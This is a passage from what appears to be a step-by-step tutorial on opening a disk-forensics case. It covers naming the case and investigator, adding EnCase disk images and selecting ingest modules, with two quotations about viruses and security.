
Assign a number to the case and provide the name of the Forensic investigator. Our case number is 00 and the investigator is Luke\_Reckah.




Next, select the type of source. Select "Disk Image".

*"I think computer viruses should count as life. I think it says something about human nature that the only form of life we have created so far is purely destructive. We've created life in our own image."*

*- Stephen Hawking*






Select the Data Source. You need to download two Encase Images. Select the first part of the encase images downloaded.




Next, select all the ingest modules you want to run. Ingest modules are all the tests that can be run on the image to gather information about it. These ingest modules include tests like hash lookup, email parsing etc. We selected all.

***"As we've come to realize, the idea that security starts and ends with the purchase of a prepackaged firewall is simply misguided."***

